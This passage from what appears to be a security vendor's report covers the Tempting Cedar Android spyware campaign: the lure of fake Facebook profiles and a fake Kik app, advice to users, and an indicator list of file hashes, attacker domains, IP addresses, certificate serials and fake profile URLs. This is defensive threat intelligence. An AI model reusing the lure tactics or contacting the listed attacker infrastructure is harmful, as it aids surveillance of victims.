
Air Force Institute of Technology
Military Base
Like

U.S. Army
Other
Like Follow

Above: Rita's likes on Facebook

The Lebanon & Israel Friendship connection group is interesting when considering the the victims' locations.

While we observed a low number of victims from the USA, France, Germany, and China, the majority of victims were from the Middle East, with most of the victims located in Israel:



Source: Avast Threat Labs

Above: Map showing the countries most of the victims came from

Conclusion

The targeted Tempting Cedar campaign has been running under the radar since as far back as 2015, targeting people in Middle Eastern countries. The spyware's infection vector involves social engineering using attractive, but fictitious Facebook profiles. The fake Kik APK sent to victims is masqueraded as a legitimate Kik Messenger app, however, after gaining access to victims' phones, the spyware starts to exfiltrate sensitive data, sending data back to the attacker's infrastructure. Evidence points to the attackers being a Lebanese hacking group; however, we cannot be 100% sure this is true. The social engineering part of the campaign seems to have targeted people in Eastern European and Middle Eastern countries.

Despite unsophisticated techniques and the level of operational security being used, the attack managed to remain undetected for several years.

The cybercriminals behind the Tempting Cedar Spyware were able to install a persistent piece of spyware by exploiting social media, like Facebook, and people's lack of security awareness, and were thus able to gather sensitive and private data from their victims' phones including real-time location data which makes the malware exceptionally dangerous.

Steps to take to protect yourself against spyware

Here are a few things you can do to avoid being manipulated like this into downloading spyware:

- **Use antivirus software.** Even if you accidentally download malware onto your phone, Avast will detect and remove the malware, to keep your data and privacy safe.
- **Don't talk to strangers.** There is a reason why parents have been warning kids about talking to strangers and this case confirms that talking to strangers online is no different and is not a good idea.
- **Never open links or download software sent to you from untrusted sources.** The victims of this spyware campaign were tricked into downloading the spyware themselves because they trusted the girls they were talking to online, despite never meeting them in person. On top of this, they ignored Android's warnings about downloading apps from unknown sources.
- **Download from the source.** Whenever possible, visit the homepage of an established company directly - by typing in the URL yourself - as they often promote their mobile apps on their websites and download the app straight from the source. Had the victims done this, they would have avoided the fake and malicious Kik app. The "girls" probably would have stopped talking to them, but that would have been for their own good!

IOCs

Fake Kik messenger SHA256:

041136252FFEF074B0DEBA167BD12B8977E276BAC90195B7112260AB31DDB810

2807AB1A912FF0751D5B7C7584D3D38ACC5C46AFFE2F168EEAEE70358DC90006

3065AD0932B1011E57961104EB96EEE241261CB26B9252B0770D05320839915F

5259AD04BDEA3F41B3913AA09998DB49553CE529E29C868C48DF40D5AA7157EA

624A196B935427A82E8060876480E30CE6867CB9604107A44F85E2DA96A7A22E

9D1FDA875DE75DEA545D1FF84973B230412B8B4946D64FF900E9D22B065F8DCC

B181F418F6C8C79F28B1E9179CAEFEB81BDF77315814F831AF0CF0C2507860C4

D7A4ABA5FC2DEE270AE84EAC1DB98B7A352FB5F04FD07C3F9E69DE6E58B4C745

F67469C82E948628761FDFD26177884384481BA4BDBC15A53E8DF92D3F216648

FE2996BC0C47C0626F43395EEE445D12E7C024C1B0AA2358947B5F1D839A5868

Fake Datasettings SHA256:

1DEB727C05AA5FABF6224C0881970ACA78649A799EEB6864260DE97635FA005A

94ADF4C8A27722307C11F6C0376D4A51CFD56BA3CC47F9E5447179D1E0F7289F

A411A587B4256007F0E0A3C3A3C3097062242B5359A05A986195E76DA7334B7D

Fake feedreader SHA256:

58F74545D47F5DA1ECF3093F412D7D9544A33D36430AB1AF709D835A59184611

Domains:

chat-world.site

chat-messenger.site

gserv.mobi

arab-chat.site

onlineclub.info

free-apps.us

network-lab.info

kikstore.net

IPs (including historic records):

185.166.236.134

46.28.109.69

5.135.207.244

31.31.75.174

155.94.136.10

213.32.65.238

84.200.17.154

185.8.237.151

213.32.65.238

5.45.176.236

46.101.199.72

185.99.32.0/22

78.40.183.0/24

Rsdroid certificate serial numbers:

10418450096179084191

11696648495248868788

13367542350555075590

17798583036840002648

17362149250016288818

11008990750836915855

12430448762037889566

12941986373589998425

14237693369114233902

15175240657458101230

18263349974554467657

10031168301806868687

12450086912549212859

13469158752397659430

13887786183890428647

15448206077875179259

15525317917180712785

16639512314094306104

10671561344391424094

14360088739535268901

16495367076336282102

15684750702817909758

17908820252718507450

10302454590553748328

Fake FB profiles:

facebook.com/profile.php?id=100013563997788

facebook.com/profile.php?id=100011377795504

facebook.com/profile.php?id=100011891805784